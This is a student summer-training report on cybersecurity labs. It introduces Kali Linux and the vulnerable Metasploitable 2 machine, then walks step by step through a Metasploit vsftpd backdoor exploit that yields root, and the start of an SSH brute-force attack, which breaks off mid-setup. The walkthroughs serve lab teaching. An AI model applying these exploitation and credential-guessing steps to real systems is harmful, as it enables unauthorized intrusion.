A REPORT OF ONE-MONTH SUMMER TRAINING

(CYBER SECURITY)

At

[CHANDIGARH ENGINEERING COLLEGE, CGC, LANDRAN, MOHALI]

**BACHELOR OF TECHNOLOGY**

(Computer Science Engineering)



JUNE – JULY, 2025

**Submitted by:**

Name: Ashutosh Verma

University Roll No: 2336786

Semester: 5th

Branch: Btech CSE

**INDEX**

|  |  |  |  |
| --- | --- | --- | --- |
| **S.NO** | **TOPIC** | **PAGE NO.** | **REMARKS** |
| 1. | Introduction of Kali Linux | 3 |  |
| 2. | Introduction of Metasploitable 2 | 5 |  |
| 3. | Tools in Use for Metasploitable 2 | 6 |  |
| 4. | FTP Attack | 7 |  |
| 5. | Brute Force Attack | 11 |  |
| 6. | Privilege Escalation Attack | 15 |  |
| 7. | Introduction of Kioptrix | 19 |  |
| 8. | Tools In use for kioptrix lv1 | 20 |  |
| 9. | Kioptrix Attack | 21 |  |

INTRODUCTION OF KALI LINUX

**1.1 What is Kali Linux?**

Kali Linux is specifically designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security Ltd., a leading cyber security training company. Unlike general-purpose operating systems, Kali Linux comes pre-installed with hundreds of tools tailored for information security tasks, making it a go-to platform for security researchers, ethical hackers, and network administrators.

### 1.2 Key Features and Advantages

Kali Linux offers several compelling features that make it an indispensable tool in cyber security:

* **Extensive Toolset:** Kali Linux boasts a vast repository of pre-installed tools categorized for various security functions, including:
  + **Information Gathering:** Tools like Nmap, Maltego for collecting data about targets.
  + **Vulnerability Analysis:** Scanners such as OpenVAS and Nessus to identify weaknesses.
  + **Web Application Analysis:** Tools like Burp Suite and OWASP ZAP for testing web security.
  + **Password Attacks:** Utilities like John the Ripper and Hashcat for cracking passwords.
  + **Wireless Attacks:** Tools for auditing wireless network security.
  + **Exploitation Tools:** Frameworks like Metasploit for developing and executing exploits.
  + **Forensics Tools:** Utilities for digital evidence collection and analysis.

### 1.3 Common Use Cases

Kali Linux is utilized across a range of cyber security activities:

* **Penetration Testing:** Simulating cyber-attacks to identify vulnerabilities in systems, networks, and applications before malicious actors can exploit them.
* **Vulnerability Assessment:** Systematically identifying and quantifying security weaknesses.
* **Digital Forensics:** Investigating cybercrimes and recovering digital evidence.
* **Security Auditing:** Evaluating the effectiveness of security controls and policies.
* **Ethical Hacking:** Using hacking techniques with authorization to improve security.
* **Security Research and Development:** Developing new security tools and techniques.

### 1.4 Legal and Ethical Considerations

It is crucial to emphasize the ethical and legal responsibilities associated with using Kali Linux. While the tools within Kali Linux are powerful, their misuse can have severe consequences. Users are expected to:

* **Obtain Explicit Authorization:** Always have written permission before conducting any security assessment or penetration test on systems or networks that do not belong to them.
* **Adhere to Laws and Regulations:** Be aware of and comply with all local, national, and international laws related to computer hacking and data privacy.
* **Practice Responsible Disclosure:** If vulnerabilities are discovered, follow responsible disclosure guidelines to notify affected parties rather than exploiting them.
* **Understand the Risks:** Be aware that improper use of Kali Linux can lead to legal penalties, damage to systems, and reputational harm.



INTRODUCTION OF METASPLOITABLE 2

### 2.1 What is Metasploitable 2?

Metasploitable 2 is a deliberately insecure Ubuntu Linux-based virtual machine (VM) that comes pre-configured with a multitude of security weaknesses. Its primary purpose is to provide a legal and safe environment for individuals to:

* **Learn and practice ethical hacking:** Experiment with various penetration testing methodologies.
* **Test security tools:** Evaluate the effectiveness of tools like the Metasploit Framework, Nmap, and others.
* **Understand common vulnerabilities:** Gain hands-on experience with real-world security flaws and how they are exploited.
* **Develop exploit skills:** Practice crafting and deploying exploits against known vulnerabilities.

It is explicitly designed to be attacked, making it an ideal target for educational and research purposes in a controlled lab environment.

### 2.2 Setting Up and Using Metasploitable 2

To use Metasploitable 2 effectively, a typical lab setup involves:

1. **Downloading Metasploitable 2:** The VM image is available from official sources like Rapid7 or SourceForge.
2. **Importing into a Hypervisor:** Import the downloaded VM image into your chosen virtualization software (e.g., VirtualBox, VMware).
3. **Network Configuration:** It is crucial to configure Metasploitable 2's network adapter in a "Host-Only" or "NAT" mode within your hypervisor. **Never expose Metasploitable 2 to an untrusted or public network** due to its inherent vulnerabilities. This isolates the vulnerable machine from your main network and the internet, preventing unintended compromise.
4. **Pairing with an Attacker Machine:** Typically, Kali Linux is used as the attacking machine in the same isolated network as Metasploitable 2. This allows for safe and controlled practice of penetration testing.
5. **Initial Access:** The default login credentials for Metasploitable 2 are typically msfadmin for both username and password.

### 2.3 Overall Sum-Up:

Metasploitable 2 is an essential component of any comprehensive cybersecurity training curriculum. By providing a safe, intentionally vulnerable target, it enables students and professionals to develop practical skills in vulnerability assessment, exploitation, and ethical hacking, fostering a deeper understanding of offensive security principles in a responsible manner.

TOOLS IN USE FOR METASPLOITABLE 2

Metasploitable 2 is designed to be a target for various penetration testing techniques, and as such, you'll use a wide array of tools to identify and exploit its vulnerabilities.

**1. Information Gathering and Network Scanning Tools:**

**Netdiscover:** Used to discover active hosts on a network, especially useful in a virtualized lab environment to quickly find Metasploitable 2's IP address.

**Nmap (Network Mapper):** This is the quintessential tool for network discovery and security auditing. You'll use Nmap to:

* **Discover live hosts** on the network.
* **Identify open ports** on Metasploitable 2.
* **Detect services running** on those ports and their versions (e.g., nmap -sS -sV <Metasploitable2-IP>). This is crucial for knowing which exploits to look for.

**Wireshark:** A powerful network protocol analyzer. While not for exploitation directly, it's invaluable for:

* **Packet sniffing:** Capturing and analyzing network traffic to understand how services communicate, identify sensitive information (like credentials in cleartext), and debug network issues.

**Metasploit Framework (MSF):** This is the most central and powerful tool for exploiting Metasploitable 2. It's a comprehensive penetration testing platform that includes:


* **msfconsole:** The main command-line interface for interacting with the framework.
* **Exploit Modules:** Pre-written code designed to take advantage of specific vulnerabilities in software, systems, or network services. (e.g., vsftpd\_234\_backdoor, samba\_usermap\_script, tomcat\_mgr\_upload, etc.).
* **Payload Modules:** Code that runs on the target system after a successful exploit. Examples include:
  + **Shells:** Simple command-line access (e.g., cmd/unix/reverse\_tcp).
  + **Meterpreter:** An advanced, highly versatile payload that provides a powerful interactive shell, allowing for a wide range of post-exploitation activities like file system interaction, process migration, screenshot capture, and privilege escalation.
* **Auxiliary Modules:** Used for tasks like scanning, reconnaissance, and denial-of-service attacks, rather than direct exploitation (e.g., scanners for VNC, MySQL, FTP login attempts).


FTP ATTACK

Before Attacking, you must have installed Metasploitable 2 Virtual machine on the pc and opened it on the VM ware Software.


1. Open Terminal in Kali Linux in your VM ware.

2. Write command - sudo netdiscover to get the IP Addresses.




3. Get the Metasploitable’s IP from IP’s listed. [ 192.168.149.129 ] here


4. Match the IP in the metasploitable’s Virtual machine side by side with command - ifconfig




5. Write command – sudo nmap –sS –sV –p 1-1000 192.168.149.129 and check for the service ftp [version – vsftpd 2.3.4]




6. In new tab of terminal write command – sudo msfconsole which will be as ;




7. Now after msf6 > command – search ftp




8. After getting list of options in ftp, command- search vsftpd which will present two options one auxiliary and other exploit.



9. Type command – use 1 for using the exploit module.




10. Type command – show options to check which options are needed to be modified for the attack to be performed




11. Now set the RHOSTS value to Metasploitable’s IP Address. [192.168.149.129]

C:\Users\verma\OneDrive\Pictures\Screenshots\Screenshot 2025-07-05 165628.png

12. Now command – show payloads and you will see compatible payload with id 0.



13. At end command – run to attack.





Type – whoami to check the result to be root.

BRUTE FORCE ATTACK


1. Open Terminal in Kali Linux in your VM ware.

2. Write command - sudo netdiscover to get the IP Addresses.




3. Get the Metasploitable’s IP from IP’s listed. [ 192.168.149.129 ] here

4. Match the IP in the metasploitable’s Virtual machine side by side with command - ifconfig




5. Write command – sudo nmap –sS –sV –p 1-1000 192.168.149.129 and check for the service ssh [version – OpenSSH 4.7p1]




6. In new tab of terminal write command – sudo msfconsole which will be as ;




7. Now command msf6 > search ssh.




8. Type command – use 78 and after it show options.

9. Under show options we have many modules which are needed to be modified as per our use case for the attack.





10. Now set the value for VERBOTSE – true


For RHOSTS – IP [192.168.149.129]

 STOP\_ON\_SUCCESS – true

Set USER\_FILE and PASS\_FILE from the desired folder by providing its path.

